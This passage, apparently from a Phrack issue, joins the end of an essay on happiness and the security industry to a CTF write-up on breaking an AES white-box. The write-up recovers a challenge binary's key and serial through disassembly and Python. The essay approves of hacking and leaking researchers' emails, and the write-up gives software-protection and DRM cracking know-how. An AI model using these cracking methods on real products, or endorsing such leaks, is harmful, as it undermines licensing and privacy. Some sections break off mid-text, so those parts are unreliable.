To explain this, let me describe the circumstances of the lottery winners. Having won the lottery, they thought they had achieved everything they wanted, since popular culture equates happiness with material wealth, and so their short term happiness level grew quite high. After some time though, they started to realize that the money wasn't bringing them the happiness they once thought they would achieve when they would be rich. Frustrated at the possibility that they would never be able to achieve full happiness, their happiness level started dropping. To try to compensate for their decreasing happiness level, they started spending money on material things, but that was no longer a happiness source. Further exacerbating the problem, this new wealth brought new problems (to quote Notorious B.I.G. - "Mo money mo problems"). Now family, friends and colleagues were regarded as a threat, thinking that all they wanted is to take advantage of their new wealth. People around them started asking for loans and favors, which led them to distance themselves from their families and friends. Again, in order to compensate, they started trying to make new friends that had their own wealth status. But breaking the bonds with old friends and family that had been established for most of their lives and trying to establish new ones, brought a feeling of loneliness that directly correlates to their happiness levels significantly dropping.

On the other hand those who had become paraplegics relied heavily on their families and friends to help them through the rough times, thus strengthening the bonds between them. And just like the lottery winners, the new circumstances brought back old friends from the past. But unlike with lottery winners whose friends came back looking to take advantage of their new wealth, these old friends came back for the opposite; they sought to help. Another factor associated with the increased happiness was the fact that the group that was paralyzed had to learn to cope with being paraplegics. Learning to cope with being paraplegics brought an immense sense of achievement that made their happiness levels go up. After a few years their family relations were stronger than ever; friends were closer and their sense of achievement from having overcome their limitations had brought them an immense amount of happiness that, when compared to their happiness levels before the accident, was equal and most of the times higher.

If someone were to ask you whether you would choose to become paraplegic or win the lottery, it is obvious that everyone would choose to win the lottery; however this choice goes against research which has shown that by becoming a paraplegic you would ultimately be happier.

Obviously I am not saying this is the path you need to choose (if you are thinking of doing this, please stop!). I am merely trying to demonstrate that the actual road to happiness may force you to look at things in a very different and counter intuitive manner.

--[3 - The Security Industry

In recent years I've seen how many hackers join the information security

industry and many of them having the illusion that hacking as their day job will bring them a great deal of happiness. After a couple of years they discover they no longer enjoy hacking, that those feelings they used to have in the old days are no longer there, and they decide to blame the hacking scene, often condemning it as "being dead".

I'll try to explain this behavior from the science of happiness point of view.

Let me start by looking at Journalism. The science of happiness has shown that people are happy in a profession where:

- "Doing good (high quality work) matches with doing well (achieving wealth and professional advancement) in the field." -

Journalism is one of those careers where doing good (making the world better by promoting democracy and free press) doesn't usually lead to rising as a journalist. Julian Assange, the chief editor of Wikileaks, is a pretty obvious example of this. By firmly believing in free press he has brought upon himself a great deal of trouble. In contrast, being manipulative and exaggerating news often leads to selling more news, which in turn allows for the sales of more ads, which correlates to doing well. But by doing so, journalists have to compromise their beliefs, which ultimately makes their happiness levels go down. Those who decide not to compromise feel angry at their profession when they see those who cheat and compromise rise high. This feeling also leads to their happiness levels to drop. Journalism is therefore one of those professions where its practitioners tend to be the most unhappy.

Hacking on the other hand doesn't suffer from this issue. In the hacking scene doing great work is often recognized and admired. Those hackers that are able to write that exploit thought to be impossible, or find that unbelievably complex vulnerability, are recognized and praised by the community. Also, many hackers tend to develop great tools which are often released as open source. The open source community shares a lot of properties with the hacking community. It is not hard to see why people enjoy developing open source projects so much. Most open source projects are community organizations lead by meritocracy; where the best programmers can quickly escalate the ranks by writing great code. Furthermore, the idea of making the code and the underlying designs widely available gives participants a feeling of fulfillment as they are not doing this for profit but to contribute to a better world. These ideals have also been an integral part of the hacking community where one of its mottos is, "Knowledge should be free, information should be free". Being part of such communities brings a wealth of happiness, and is the reason why these communities flourished without the need for any economic incentives.

Recent years however have brought the security industry closer to the hacking industry. Many hacking scene members have become security industry members once their responsibilities demanded more money (e.g. married with kids and a mortgage). For them it seemed like the right fit and the perfect job was to hack for a living.

However, the security industry does not have the same properties as the hacking or open source communities. The security industry is much more like the journalism industry.

The main difference between the hacking community and the security industry is about the consumers of the security industry. While in the hacking community the consumers are hackers themselves, in the security industry the consumers are companies and other entities that don't have the same behavior as hackers. The behavior of the security industry consumers is similar to the behavior of the consumers of journalism. This is because these companies are partially a subset of the consumers of journalism. These consumers do not judge work as hackers do; instead they are more ignorant and have a different set of criteria to judge work quality.

It is because of this, that once a hacker joins the security industry they eventually discover that doing great work no longer means becoming a better security professional. They quickly start discovering a whole new set of

rules to achieve what is considered to be the 'optimal', such as getting various industry certifications (CISSP, etc), over-hyping their research and its impact to generate press coverage, and often having to compromise their ideals in order to protect their source of income (for example the "no more free bugs", "no more free techniques" movements).

Those deciding that they don't want to be a part of this quickly realize that the ones who do are the ones that rise up. Most of them try to fix the situation by calling these people out, which often makes the person being called out likely criticized by the hacking community. But that is often not the case within the security industry were they still enjoy a great deal of success.

To illustrate further, it has become very prevalent to announce discoveries and claim that by making the vulnerability details public catastrophic consequences would ensue, as we'll see in the example below. Most of the hacking community are quick to criticize this behavior, often ostracizing the person making the claim, and in a few cases hacking them in an attempt to publicly expose them. However, this practice only has an impact within the hacking community. In the security industry an opposite effect happens and the person in question achieves a higher status that allows him to present in the top security industry conferences. This person is also praised for choosing to responsibly disclose the vulnerability thus obtaining an overall security status of guru.

To illustrate this let's look at a real world example. On July 28, 2009, during the Las Vegas based Black Hat Briefings industry conference, the ZF05 ezine was released. The ezine featured a number of well respected security researchers and how they were hacked. But one of these researchers stood out, namely Dan Kaminsky. The reason why he stood out was that one year before, a couple of months before Black Hat Briefings, Dan Kaminsky decided to announce that he had a critical bug on how DNS servers operated [0].

Moreover he announced that he had decided, for the benefit of Internet security, to release the technical details only during his Black Hat Briefings speech that year. The response to this decision was very polarized. On one side there was the "vendor" and information security industry that praised Dan for following responsible disclosure. On the other hand, some of the more prominent security people, criticized this approach [1].

Dan in turn positioned himself as a martyr, stating that everyone was going against him, but he was willing to sacrifice himself in order to protect the Internet.

When ZF05 was released, Dan Kaminsky's email spool and IRC logs were published in it. The released data included a number of emails he exchanged during the time he released the DNS bug. The emails showed exactly what everyone in the hacking community already knew; that Dan Kaminsky was anything but a martyr, and that everything was a large publicity stunt [2].

Even though the data were completely embarrassing and publicly exposed Dan Kaminsky for what he really was, a master at handling the press, this had no impact outside of the hacking community. That year, again, Dan Kaminsky took a stand in the Black Hat Briefings conference to deliver a talk, and was again praised. He was also later chosen to be the American representative who holds the backups of the global DNS root keys [3].

This demonstrates that no matter how severe a security industry figure gets owned by hackers literally (e.g. publishing their email spools and IRC logs) or figuratively (e.g. showing qualitative evidence that their research is flawed, stolen, inaccurate or simply unoriginal), these individuals continue to enjoy a great deal of respect from the security industry. To quote Paris Hilton, "There's no such thing as bad press".

With time those that choose not to compromise either live an unhappy life frustrated by these so called "hackers" that get their recognition from the security industry while they themselves are seen as security consultants who just can't market themselves, or they simply choose to change their

entire career, often burned out and proclaiming that hacking is dead.

--[4 - Rebirth

Since the idea behind this paper is not to expose anyone, or complain about the security industry, we want to leave this aside and move on to what exactly a hacker can do to hack happiness.

The rebirth section is then a logical reasoning exercise on the different paths that are available to a hacker who is also part of the information security consulting community, as seen from the happiness maximization perspective.

The first path is to keep fighting. This path is quite popular; over the years we have seen many hackers forming groups and follow this path (e18, h0n0, Zero for Owned, project m4yh3m, etc). But don't get too excited since most of the teams that follow this path eventually disintegrate; I'll try to explain the reasons why this happens. First, remember that humans are very bad at predicting what would bring them happiness. With that in mind, most of these groups form with the ideal of exerting a big change onto the security community. The problem with this approach is that they really have no control over the consumers of the industry, which is exactly where the problem really is. As these groups try to exert a change they quickly discover that even when their actions lead to undeniable proof of their arguments and are completely convincing to other hackers, they don't seem to affect regular people. Their initial victories and support from the hacking community will bring them a new wave of happiness, but as time goes frustration from not being able to have an impact beyond the hacker community will then start to build up, which leads to their level of happiness to drop, eventually disintegrating the group. You would be wise, if you are thinking of taking this path not to take my word for it, but just look at the history of the groups that precede you, and then decide.

Your other path is simply to ignore all of this and just keep working on the sidelines as a security consultant. As someone who was once part of the security industry - being on the sidelines without compromising my ideals while I saw others which had little skills rise - I can honestly tell you it will make you sick. For some people, professional success is a very important part of their overall happiness. So if you choose to follow this path first make sure that professional success is not a very important part of your life. If that is the case, instead focus on other activities from which you can derive happiness. One great choice is participating in open source projects, or building one yourself. There are of course many other alternatives like family, sports etc, all of which can bring you immense happiness. On the other hand, if your personality is that of someone very ambitious, following this path will make you very unhappy for obvious reasons.

Finally there is one more path. Simply accepting this is how the security industry works (these are the rules of the game), and playing the game. In this scenario, as you begin to rise you will discover that in order to move higher you are going to have to make some ethical compromises, and by doing so to rise up in the information security industry. Unfortunately, even though your professional success will bring some happiness with it, you will start to feel as if you sold your "soul" to the devil. This feeling will start bringing your happiness levels down, and the more you compromise the bigger impact this will have. At the same time, you will start hating your job for forcing you to compromise your ideals. This in effect will cause your professional success to no longer bring you any happiness. The combination of both hating your job and compromising your ideals will bring your happiness levels very low. Eventually you will falsely reach the conclusion that you no longer like hacking, that hacking is dead, and this is why you feel so unhappy.

Fortunately for you, the security industry is not the only option. Your skills and intelligence will be valued in different industries. It is up to you to decide what kind of career you would like to pursue. Many hackers choose to work as software engineers, which is a very good option since they already poses a great deal of knowledge in this area. But you are not

restricted to the software engineering industry. In fact I've seen cases where hackers have chosen careers that have nothing to do with computing, far away actually, such as music or art, and they are quite successful and happy.

This does not mean you are giving up on hacking; in fact it is quite the opposite. Many people, including myself, do hacking as a hobby and choose to participate in a different industry for our living income. If you choose this path you will realize that as being part of this community will bring you a lot of happiness. Deep inside you already know this if you are reading this article. The real reason you started hacking in the first place was not because you were good at it, or because you liked computers; it was because it made you happy and there is no reason why this has to change.

For those of you that have been in the security industry for a while, which are unhappy with the current situation and are blaming the hacking community for this, don't. Understand that it is not the hacking community which has problems but the security industry and that once you start hacking as a hobby again those feelings you once had will come back.

--[5 - Conclusions

I hope I brought some understanding to what makes people happier, what you should look into any industry you seek to work in if you want to maximize your happiness, and more importantly how the security industry behaves.

Hopefully some of you will be able to make better decisions, and ultimately the conclusion should be:

- Hacking will never die, because ultimately we all want happiness, and hacking brings happiness. -

HAPPY HACKING!

--[6 - References

- [0] <http://dankaminsky.com/2008/07/09/an-astonishing-collaboration/>
- [1] <https://lists.immunityinc.com/pipermail/dailydave/2008-July/005177.html>
- [2] <http://attrition.org/misc/ee/zf05.txt>
- [3] <http://www.root-dnssec.org/tcr/selection-2010/>

--[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x08 of 0x13

```
=====
===== [ Practical cracking of white-box implementations ] =====
=====
===== [ by SysK - whiteb0x [o] phrack o org ] =====
=====
```

- 1 - Introduction
- 2 - What is a WB implementation?
- 3 - The things you should know about white-boxes
 - 3.1 - Products available
 - 3.2 - Academic state of the art
- 4 - Handling the first case: hack.lu's challenge
 - 4.1 - The discovery step
 - 4.2 - The key recovery
 - 4.3 - Random thoughts
- 5 - White-boxing the DES
 - 5.1 - The DES algorithm
 - 5.2 - An overview of DES WB primitives
- 6 - Breaking the second case: Wyseur's challenge
 - 6.1 - Efficient reverse engineering of the binary
 - 6.2 - The discovery step
 - 6.3 - Recovering the first subkey
 - 6.4 - Recovering the original key
- 7 - Conclusion
- 8 - Gr33tz
- 9 - References
- 10 - Appendix: Source code

--[1 - Introduction

This paper is about WB (white-box) cryptography. You may not have heard too much about it but if you're focused on reverse engineering and more precisely on software protections, then it may be of interest for you.

Usually The common way to learn something valuable in cryptography is either to read academic papers or cryptography books (when they're written by true cryptographers). However as cryptography is about maths, it can sometimes seem too theoretical for the average reverser/hacker. I'm willing to take a much more practical approach using a combination of both reverse engineering and elementary maths.

Obviously such a paper is not written for cryptographers but rather for hackers or crackers unfamiliar with the concept of white-box and willing to learn about it. Considering the quasi non existence of public implementations to play with as well as the 'relatively' small amount of valuable information on this subject, I hope this will be of interest. Or at the very least that it will be a pleasant read... O:-)

--[2 - What is a WB implementation?

people to find the key:

"If you like, try to extract the secret key, using all information you can find from this implementation (besides brute-force black-box attacks of course)."

Keep in mind that this is a challenge, not some production code.

- The second one less likely to be known is a challenge proposed by Jb for the 2009 edition of hack.lu [R02]. This one is a simplistic AES WB but was never labeled officially as such. Part of the challenge is indeed to find out (oops!).

The cryptanalysis involved is obviously far below the academic state of the art but it's nonetheless an interesting one and a first step for who wants to be serious and aims at defeating more robust implementations.

We'll study both starting with Jb's binary and see how the solution can be found in each case.



----[3.2 Academic state of the art

AFAIK academic publications are limited to symmetric encryption and especially to DES and AES (though SPN case is somewhat extended in [R08]). Explaining the history of the design and the cryptanalysis techniques which were developed would be complicated and is already explained with great details in the thesis of Brecht Wyseur [R04].

The main question is to know if there exists a secure WB design and if you consider the current state of the art in cryptography, well... there isn't! There is currently no implementation proposal not broken by design. And in this case, broken means a key recovery in a matter of seconds in the worst case. Yes, that broken!

However, real-life white-box cryptography may be different because:

- As explained before, proprietary implementations of algorithms not mentioned in any paper (MAC algorithms, asymmetric ones) exist. This proves that people were smart enough to design new implementations. On the other hand, without any formal analysis of these implementations, nothing can be said regarding their effective security.
- Cloakware products were at least partially designed/written by the cryptographers who designed the first white-box [R7]. On one

hand you may suspect that their product is broken by design. Alternatively it can be assumed that it is at least immune against current cryptanalysis techniques. Little can be said about other protections (whitecrypton, Arxan, Syncrosoft) but we could speculate that it's not of the same caliber.

So are WB protections hard to break in practice? Who knows? But remember that protecting the key is one thing while protecting a content is something different. So if you ever audit a white-box solution, before trying to retrieve the key, see if you can intercept the plaintexts. There are lots of possible attacks, potentially bypassing the WB protections [R06].

Remark: Obviously in the case of DRM (if no hardware protection is involved), you will always find a way to intercept unencrypted data. This is because at some point the player will have to send audio/video streams to the sound/video card drivers and you may want to hook some of their functions to recover the media. This is however a practice to forget if the media requires the synchronization of several streams (i.e. movies with both audio and video).

Now that said, let's begin with the first challenge :)

--[4 - Handling the first case: hack.lu's challenge

I have to thank Jb for this binary as he was the one who suggested me to solve it a few days ago*. Unfortunately my solution is biased as I knew from the very beginning that it was an AES white-box. I may have taken a different approach to solve it if I hadn't. This is however a good enough example to introduce WB protections.

*: Phrack being usually late "a few days ago" probably means "a few weeks** ago"

** : Phrack being indeed late "a few weeks ago" is now "a few months ago" ;>

----[4.1 - The discovery step

Since the challenge is about breaking an AES white-box, it means that we may need to perform several tasks:

- finding out if the WB is an AES or an AES⁻¹ and the associated key length: 16 (AES-128), 24 (AES-192), 32 (AES-256)? We want to discover exactly *what* was white-boxed.
- reversing every cryptographic functions involved and discovering how they are related to the original AES functions. This is about understanding *how* the implementation was white-boxed.
- finding a way to recover the original key.

I won't describe the AES as it's not necessary to understand this part. The necessary details will be provided a bit later. First of all, let's see how the serial is retrieved. We'll start by a quick reverse engineering of the sub_401320() function:

```
-----  
mov     eax, [esp+38h+hDlg]  
push    21h           ; cchMax  
lea     ecx, [esp+3Ch+String]  
push    ecx           ; lpString  
push    3ECh          ; nIDDlgItem  
push    eax           ; hDlg  
call    ds:GetDlgItemTextA  
cmp     eax, 20h      ; is length == 32?  
-----
```

Without too much surprise, GetDlgItemText() is called to retrieve an alpha-numeric string. The comparison in the last line implies a length of 32 bytes in its ASCII representation (not including the null byte) hence a 16 bytes serial. Let's continue:

```
-----
                cmp     eax, 20h
                jz      short good_serial ; if len is ok then start the
                                           ; conversion

bad_serial:
                xor     eax, eax
                [...]
                retn ; return 0

good_serial:
                push   ebx
                push   esi
                xor    esi, esi ; i=0
                nop

build_data_buffer:
                movzx  edx, [esp+esi*2+40h+String]
                push   edx
                call   sub_4012F0 ; get least significant nibble
                mov    ebx, eax
                movzx  eax, [esp+esi*2+44h+var_27]
                push   eax
                shl    bl, 4
                call   sub_4012F0 ; get most significant nibble
                or     bl, al ; bl is now a converted byte
                mov    byte ptr [esp+esi+48h+input_converted], bl
                                           ; input_converted[i] = bl
                inc   esi ; i++
                add   esp, 8
                cmp   esi, 10h
                jl    short build_data_buffer

                lea   ecx, [esp+40h+input_converted]
                push  ecx
                mov   edx, ecx
                push  edx
                call  sub_401250 ; white-box wrapper
                add  esp, 8
                pop   esi
                mov  eax, 10h
                xor  ecx, ecx
                pop  ebx

                ; Compare the resulting buffer byte after byte

compare_buffers:
                mov   edx, [esp+ecx+38h+input_converted]
                cmp   edx, dword ptr ds:aHack_lu2009Ctf[ecx]
                                           ; "hack.lu-2009-ctf"
                jnz   short bad_serial
                sub   eax, 4
                add   ecx, 4
                cmp   eax, 4
                jnb   short compare_buffers
                [...]
                retn
-----
```

The alphanumeric string is then converted byte after byte using the sub_4012F0() function in the corresponding plaintext (or ciphertext) block for cryptographic manipulations. The function sub_401250() is then called taking it as a parameter. When the function returns, the buffer is then compared to the "hack.lu-2009-ctf" string (16 bytes). If both are equal, the serial is valid (the function returns 1).

Let's see sub_401250() in more detail:

```
-----
sub_401250      proc near          ; WrapperWhiteBox
                [...]
                mov     eax, [esp+14h+arg_0]
                push   esi
                mov     esi, [esp+18h+arg_4]
                xor     ecx, ecx
                add     eax, 2
                lea    esp, [esp+0]

permutation1:
                ; First step is a transposition (special permutation)

                movzx  edx, byte ptr [eax-2]
                mov     [esp+ecx+18h+var_14], dl
                movzx  edx, byte ptr [eax-1]
                mov     [esp+ecx+18h+var_10], dl
                movzx  edx, byte ptr [eax]
                mov     [esp+ecx+18h+var_C], dl
                movzx  edx, byte ptr [eax+1]
                mov     [esp+ecx+18h+var_8], dl
                inc     ecx
                add     eax, 4
                cmp     ecx, 4
                jnl     short permutation1

                ; Second step is calling the white-box

                lea    eax, [esp+18h+var_14]
                push   eax
                call   sub_401050 ; call WhiteBox
                [...]

permutation2:
                ; Third step is also a transposition
                ; Bytes' position are restored

                movzx  edx, [esp+ecx+14h+var_14]
                mov     [eax-2], dl
                movzx  edx, [esp+ecx+14h+var_10]
                mov     [eax-1], dl
                movzx  edx, [esp+ecx+14h+var_C]
                mov     [eax], dl
                movzx  edx, [esp+ecx+14h+var_8]
                mov     [eax+1], dl
                inc     ecx
                add     eax, 4
                cmp     ecx, 4
                jnl     short permutation2
                [...]
                retn
-----
```

At first sight, sub_401250() is composed of three elements:

- A first bunch of instructions operating on the buffer which is no more than a (4x4) matrix transposition operating on bytes.

For example:

A B C D		A E I M
E F G H	becomes	B F J N
I J K L		C G K O
M N O P		D H L P

This is a common step to prepare the plaintext/ciphertext block into the so-called "state" as the AES is operating on 4x4 matrix.

- This function is then calling sub_401050() which is composed of elementary operations such as XOR, rotations and substitutions.
- A second transposition. One important thing to know about the transposition is that the function is its own inverse. The former bytes' positions are thus restored.

sub_401050() is the WB. Whether it's an AES or an AES⁻¹ function and its keylength has yet to be determined. The serial acts as a plaintext or a ciphertext which is (de,en)crypted using a key that we want to retrieve. Since the output buffer is compared with an English sentence, it seems fair to assume that the function is an AES⁻¹.

Reverse engineering of sub_401050()

Detailing the whole reverse engineering steps is both boring and meaningless as it doesn't require special skills. It's indeed pretty straightforward. The resulting pseudo C code can be written as such:

```
----- First version -----
void sub_401050(char *arg0)
{
    int round,i;

    // 9 first rounds
    for(round=0; round<9; round++)
    {
        // step-1(round)
        for(i=0; i<16; i++)
            arg0[i] = (char) 0x408138[ i + (arg0[i] + round*0x100)*16 ];

        // step-2
        sub_401020(arg0);

        // step-3
        for(i=0; i<4; i++)
        {
            char cl,dl, bl, var_1A;

            cl = byte_414000[ arg0[0+i]*4 ];
            cl ^= byte_414400[ arg0[4+i]*4 ];
            cl ^= byte_414800[ arg0[8+i]*4 ];
            cl ^= byte_414C00[ arg0[12+i]*4 ];

            dl = byte_414000[ 1 + arg0[0+i]*4 ];
            dl ^= byte_414400[ 1 + arg0[4+i]*4 ];
            dl ^= byte_414800[ 1 + arg0[8+i]*4 ];
            dl ^= byte_414C00[ 1 + arg0[12+i]*4 ];

            bl = byte_414000[ 2 + arg0[0+i]*4 ];
            bl ^= byte_414400[ 2 + arg0[4+i]*4 ];
            bl ^= byte_414800[ 2 + arg0[8+i]*4 ];
            bl ^= byte_414C00[ 2 + arg0[12+i]*4 ];

            var_1A = bl;

            bl = byte_414000[ 3 + arg0[0+i]*4 ];
            bl ^= byte_414400[ 3 + arg0[4+i]*4 ];
            bl ^= byte_414800[ 3 + arg0[8+i]*4 ];
            bl ^= byte_414C00[ 3 + arg0[12+i]*4 ];

            arg0[0+i] = cl;
            arg0[4+i] = dl;
            arg0[8+i] = var_1A;
            arg0[12+i] = bl;
        }
    }
}
```

```

}

// step-4
for(i=0; i<16; i++)
    arg0[i] = (char) 0x411138 [ i + arg0[i] * 16 ]

// step-5
sub_401020(arg0);
return;
}

```

----- First version -----

It seems that we have a 10 (9 + 1 special) rounds which probably means an AES-128 or an AES-128⁻¹ (hence a 16 bytes keylength as both are related).

Remark: Something very important is that we will try to solve this problem using several assumptions or hypotheses. For example there is no evident proof that the number of rounds is 10. It seems to be 10 but until the functions (and especially the tables) involved are not analyzed, we should always keep in mind that we may be wrong with the guess and that some evil trick could have been used to fool us.

Now we have the big picture, let's refine it a bit. For that, we will analyze:

- The tables at addresses 0x408138 (step-1) and 0x411138 (step-4)
- The round independent function sub_401020 (step-2, step-5)
- step-3 and the 16 arrays byte_414x0y with:
 - x in {0,4,9,C}
 - y in {0,1,2,3}

The tables are quite easy to analyze. A short look at them show that there is one substitution table per character per round. Each substitution seems to be a "random" bijection. Additionally, 0x408138 + 16*256*9 = 0x411138 (which is the address of the last round's table).

The function sub_401020() is a mere wrapper of function sub_401000():

```

-----
void sub_401020(arg0)
{
    int i;

    for(i=0; i<4; i++)
        sub_401000(arg0, 4*i, i);
}

// arg4 parameter is useless but who cares?
void sub_401000(arg0, arg4, arg8)
{
    if(arg8 != 0)
    {
        (int) tmp = ((int)arg0[4*arg8] << (8*arg8)) & 0xFFFFFFFF;
        (int) arg0[4*arg8] = tmp | ((int)arg0[4*arg8] >> (32-(8*arg8)));
    }
    return;
}
-----

```

This is clearly the ShiftRows() elementary function of the AES. For example:

```

59 49 90 3F          59 49 90 3F   [ <<< 0 ]
30 A7 02 8C  becomes A7 02 8C 30   [ <<< 1 ]
0F A5 07 22          07 22 0F A5   [ <<< 2 ]
F9 A8 07 DD          DD F9 A8 07   [ <<< 3 ]

```

here '<<<' is a cyclic shift

ShiftRows() is used in the encryption function while the decryption function uses its inverse. Unless there is a trap to fool us, this is a serious hint that our former assumption was wrong and that the WB is an AES, not an AES⁻¹.

Now regarding step-3 let's begin by looking at the tables. They all hold bijections but clearly neither random nor distinct ones. Let's look for example at the byte_414400 table:

```
byte_414400 : 0 3 6 5 C F A 9 ...
```

(The elements of this table are located at 0x414400, 0x414404, 0x41440C, etc. This is because of the *4 that you can see in the C code. This rule also applied to the 15 other tables.)

If you ever studied/implemented the AES then you must know that its structure is algebraic. The MixColumns in particular is an operation multiplying each columns of the state by a particular 4x4 matrix. The coefficients of such mathematical objects are not integers but rather elements of GF(2⁸) whose representation is fixed by a particular binary polynomial.

Now if you don't have a clue about what I'm saying let's just say that the multiplication of said AES coefficients is not a simple integer multiplication. Since the calculus in itself would be highly inefficient most implementations use special tables holding the precomputed results. AES requires to know how to multiply by 01, 02, and 03 in GF(2⁸). In particular byte_414400 is a table used to compute $b = 3*a$ in such field (a is the index of the table and b is the value stored at this index).

Now let's look at the tables. In each case it was easy to see that they were holding a precomputed multiplication by a given coefficient:

```
byte_414000 : 0 2 4 6 8 A C E ... // Coef = 2
byte_414400 : 0 3 6 5 C F A 9 ... // Coef = 3
byte_414800 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414C00 : 0 1 2 3 4 5 6 7 ... // Coef = 1

byte_414001 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414401 : 0 2 4 6 8 A C E ... // Coef = 2
byte_414801 : 0 3 6 5 C F A 9 ... // Coef = 3
byte_414C01 : 0 1 2 3 4 5 6 7 ... // Coef = 1

byte_414002 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414402 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414802 : 0 2 4 6 8 A C E ... // Coef = 2
byte_414C02 : 0 3 6 5 C F A 9 ... // Coef = 3

byte_414003 : 0 3 6 5 C F A 9 ... // Coef = 3
byte_414403 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414803 : 0 1 2 3 4 5 6 7 ... // Coef = 1
byte_414C03 : 0 2 4 6 8 A C E ... // Coef = 2
```

As a result, step-3 can be written as:

```
[ arg0(0,i)   [ 02 03 01 01   [ arg0(0,i)
  arg0(4,i)   = 01 02 03 01   x  arg0(4,i)
  arg0(8,i)   01 01 02 03     arg0(8,i)
  arg0(c,i) ] 03 01 01 02 ]   arg0(c,i) ]
```

And this is exactly the MixColumns of the AES! Everything taken into account gives this new version of sub_401250():

```
----- Second version -----
void sub_401050(char *arg0)
{
    int round,i;

    // 9 first rounds
    for(round=0; round<9; round++)
```

```

{
  // step-1(round)
  for(i=0; i<16; i++)
    arg0[i] = (char) 0x408138[ i + (arg0[i] + round*0x100)*16 ];

  // step-2
  ShiftRows(arg0);

  // step-3
  MixColumns(arg0);
}

// Last round

// step-4
for(i=0; i<16; i++)
  arg0[i] = (char) 0x411138 [ i + arg0[i]*16 ];

// step-5
ShiftRows(arg0);
return;
}

```

----- Second version -----

This confirms the assumption that the WB is an AES as AES^{-1} uses the invert function of MixColumns which makes use of a different set of coefficients (matrix inversion). As you can see the key material is not explicit in the code, somehow hidden in the tables used in step-1. Kinda normal for a WB ;)

----[4.2 - The key recovery

The general algorithm (not including the key schedule which generates K) of AES-128 encryption is the following:

```

-----
ROUNDS=10
def AES_128_Encrypt(in):

  out = in
  AddRoundKey(out, K[0])

  for r in xrange(ROUNDS-1):
    SubBytes(out)
    ShiftRows(out)
    MixColumns(out)
    AddRoundKey(out, K[r])

  SubBytes(out)
  ShiftRows(out)
  AddRoundKey(out, K[10])
  return out
-----

```

Where $K[r]$ is the subkey (16 bytes) used in round r . From now on, 'o' is the symbol for the composition of functions, this allows us to write:

$$\text{SubBytes} \circ \text{AddRoundKey}(K[r], \text{IN}) = \text{step-1}(\text{IN}, r) \text{ for } r \text{ in } [0..9]$$

Exploiting the first round, this immediately gives a system of equations (with S being located at 0x408138):

$$\text{SubBytes}(K[0][i] \wedge \text{arg0}[i]) = S[i + \text{arg0}[i]*16] \text{ for } i \text{ in } [0..15]$$

The equations hold for any $\text{arg0}[i]$ and in particular for $\text{arg0}[i] = 0$. The resulting simplified system is thus:

$$\text{SubByte}(K[0][i]) = S[i] \quad \text{for } i \text{ in } [0..15]$$

```
K[0][i] = SubByte()^-1 o S[i]    for i in [0..15]
```

Let's try it on the rub^Wpython console:

```
-----
>>> sbox2 = inv_bij(sbox); # We compute SubBytes^-1
>>> S = [0xFA, 0xD8, 0x88, 0x91, 0xF1, 0x93, 0x3B, 0x39, 0xAE, 0x69, 0xFF,
        0xCB, 0xAB, 0xCD, 0xCF, 0xF7]; # dumped @ 0x0408138
>>> for i in xrange(16):
...     S2[i] = sbox2[S2[i]];
...
>>> S2;
[20, 45, 151, 172, 43, 34, 73, 91, 190, 228, 125, 89, 14, 128, 95, 38]
-----
```

But remember that a transposition is necessary to retrieve the subkey!

```
-----
>>> P = [0, 4, 8, 12, 1, 5, 9, 13, 2, 6, 10, 14, 3, 7, 11, 15] #I'm lazy :)
>>> S4 = []
>>> for i in xrange(16):
...     S4.insert(i, S2[P[i]])
-----
```

Now S4 holds the subkey K[0]. An interesting property of the AES key schedule is that the subkey K[0] is equal to the key before derivation. This is why our priority was to exploit the first round.

```
-----
>>> s = 'hack.lu-2009-ctf'
>>> key = ''.join(map(lambda x: chr(x), S4))
>>> key
'\x14+\xbe\x0e-\xe4\x80\x97I}_\xac[Y&'
>>> keyObj=AES.new(key)
>>> encPwd=keyObj.decrypt(s)
>>> encPwd.encode('hex').upper()
'192EF9E61164BD289F773E6C9101B89C'
-----
```

And the solution is the same as baboon's one [R03]. Of course there were many other ways to proceed but it's useless to even consider them due to the very weak nature of this 'WB'.

----[4.3 - Random thoughts

Jb designed this challenge so that it could be solved in the 2-days context of the hack.lu CTF. It's very likely that any reverser familiar with the AES would be able to deal with it rather easily and so did baboon at that time when he came up with a smart and quick solution [R03]. If Jb had used the implementation described in [R07] then it would have been a whole other game though still breakable [R05].

That being said, this implementation (which is based on what is called partial evaluation) may only be a toy cipher but it's perfect to introduce more advanced concepts. Indeed several security measures (amongst others) were voluntary missing:

- ShiftRows() and MixColumns() were not modified. A strong implementation would have transformed them. Additionally SubBytes() could have been transformed in a less gentle manner to mitigate trivial attacks.
- There is a direct correspondence between an obfuscated function and it's unprotected "normal" counterpart. Inputs and outputs of such functions are synchronized or you could say that intermediate states can be observed. "Internal encoding" removes this property.
- The first and last rounds should have a special protection. This is

because the input (respectively the output) of the first (respectively the last) round can be synchronized with the normal implementation. "External encoding" is used to prevent this but as a side effect alter the compatibility with the original encryption.

- etc.

Remark: If you ever come across a WB implementation, let me give you 2 nice tricks to see in the blink of an eye if it's potentially weak or not:

- Look at the size of the implementation. Remember that the size of an obfuscated primitive is deeply related to the number and size of the lookup tables, the weight of the opcodes being generally negligible. In this case, the binary was 85 kB whereas the state of the art requires at least 770 kB. It was thus obvious that several obfuscation layers were missing.
